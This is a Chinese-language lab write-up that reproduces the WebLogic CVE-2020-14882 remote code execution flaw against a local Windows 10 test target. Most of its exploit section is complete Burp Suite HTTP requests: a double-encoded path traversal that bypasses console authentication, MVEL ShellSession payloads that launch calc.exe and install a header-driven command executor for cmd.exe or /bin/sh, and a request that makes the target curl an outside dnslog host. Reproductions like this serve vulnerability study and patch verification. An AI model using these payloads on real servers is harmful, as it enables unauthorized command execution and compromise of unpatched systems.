**[CVE-2020-14882 Weblogic 命令执行](https://my.oschina.net/u/4330619/blog/4698813" \t "https://my.oschina.net/u/4330619/blog/_blank)**

(By Jean)

目录

[1. 漏洞环境 2](#_Toc2419)

[2. 部署weblogic 2](#_Toc20659)

[3. 漏洞复现 5](#_Toc4166)

[3.1. 未授权访问漏洞 5](#_Toc20934)

[3.2. 命令执行漏洞 5](#_Toc3084)

[3.3. dnslog进行漏洞验证 9](#_Toc8861)

[4. 参考 10](#_Toc2483)

# 漏洞环境


|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **名称** | **操作系统** | **IP** | **版本** | **Java环境（java -version）** |
| 靶机 | Windows10 | 192.168.96.130 | 1903 | * java version "1.8.0\_211" * Java(TM) SE Runtime Environment (build 1.8.0\_211-b12) * Java HotSpot(TM) 64-Bit Server VM (build 25.211-b12, mixed mode) |

# 部署weblogic

Windows10上部署weblogic 12.2.1.4

Cmd（管理员）下执行以下安装命令：


java -jar fmw\_12.2.1.4.0\_wls\_lite\_generic.jar



提示安装失败，查询得知是jdk环境变量配置有问题，修改配置后再次安装。



选择含示列的完整安装



设置口令（weblogic/a\*\*\*\*\*\*）



启动域




部署完成



# 漏洞复现

## 未授权访问漏洞

<http://192.168.96.130:7001/console/css/%252e%252e%252fconsole.portal>



## 命令执行漏洞

Burpsuite执行

GET /console/images/%252E%252E%252Fconsole.portal?\_nfpb=true&\_pageLabel=HomePage1&handle=com.tangosol.coherence.mvel2.sh.ShellSession(%22java.lang.Runtime.getRuntime().exec(%27calc.exe%27);%22) HTTP/1.1

Host: 192.168.96.130:7001

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Referer: http://192.168.96.130:7001/console


Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: ADMINCONSOLESESSION=-uyHnk6IL4ajzxhcdrZN6Whz-9\_gtogX1JjsjYkO1C6oMugrEE-y!1722453502

Connection: close

成功弹出计算器




Burpsuite执行

GET /console/css/%25%32%65%25%32%65%25%32%66consolejndi.portal?test\_handle=com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread currentThread = (weblogic.work.ExecuteThread)Thread.currentThread(); weblogic.work.WorkAdapter adapter = currentThread.getCurrentWork(); java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible(true);Object obj = field.get(adapter);weblogic.servlet.internal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod("getServletRequest").invoke(obj); String cmd = req.getHeader("cmd");String[] cmds = System.getProperty("os.name").toLowerCase().contains("window") ? new String[]{"cmd.exe", "/c", cmd} : new String[]{"/bin/sh", "-c", cmd};if(cmd != null ){ String result = new java.util.Scanner(new java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter("\\A").next(); weblogic.servlet.internal.ServletResponseImpl res = (weblogic.servlet.internal.ServletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);res.getServletOutputStream().writeStream(new weblogic.xml.util.StringInputStream(result));res.getServletOutputStream().flush();} currentThread.interrupt();') HTTP/1.1

Host: 192.168.96.130:7001

cmd: whoami

Content-Length: 2



Burpsuite执行

POST /console/css/%252e%252e%252fconsole.portal HTTP/1.1

Host: 192.168.96.130:7001

cmd: whoami

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 1258

\_nfpb=true&\_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("weblogic.work.ExecuteThread executeThread = (weblogic.work.ExecuteThread) Thread.currentThread();

weblogic.work.WorkAdapter adapter = executeThread.getCurrentWork();

java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectionHandler");

field.setAccessible(true);

Object obj = field.get(adapter);

weblogic.servlet.internal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl) obj.getClass().getMethod("getServletRequest").invoke(obj);

String cmd = req.getHeader("cmd");

String[] cmds = System.getProperty("os.name").toLowerCase().contains("window") ? new String[]{"cmd.exe", "/c", cmd} : new String[]{"/bin/sh", "-c", cmd};

if (cmd != null) {

String result = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmds).getInputStream()).useDelimiter("\\A").next();

weblogic.servlet.internal.ServletResponseImpl res = (weblogic.servlet.internal.ServletResponseImpl) req.getClass().getMethod("getResponse").invoke(req);

res.getServletOutputStream().writeStream(new weblogic.xml.util.StringInputStream(result));


res.getServletOutputStream().flush();

res.getWriter().write("");


}executeThread.interrupt();

");

返回：



执行whoami&&ipconfig



## dnslog进行漏洞验证

GET /console/css/%252e%252e%252fconsole.portal?\_nfpb=true&\_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime.getRuntime().exec('curl%20mefncs.dnslog.cn');") HTTP/1.1

Host: 192.168.96.130:7001

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9


Referer: http://192.168.96.130:7001/console

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: ADMINCONSOLESESSION=-uyHnk6IL4ajzxhcdrZN6Whz-9\_gtogX1JjsjYkO1C6oMugrEE-y!1722453502

Connection: close



# 参考

<https://blog.csdn.net/xuandao_ahfengren/article/details/109364543>

<https://github.com/jas502n/CVE-2020-14882>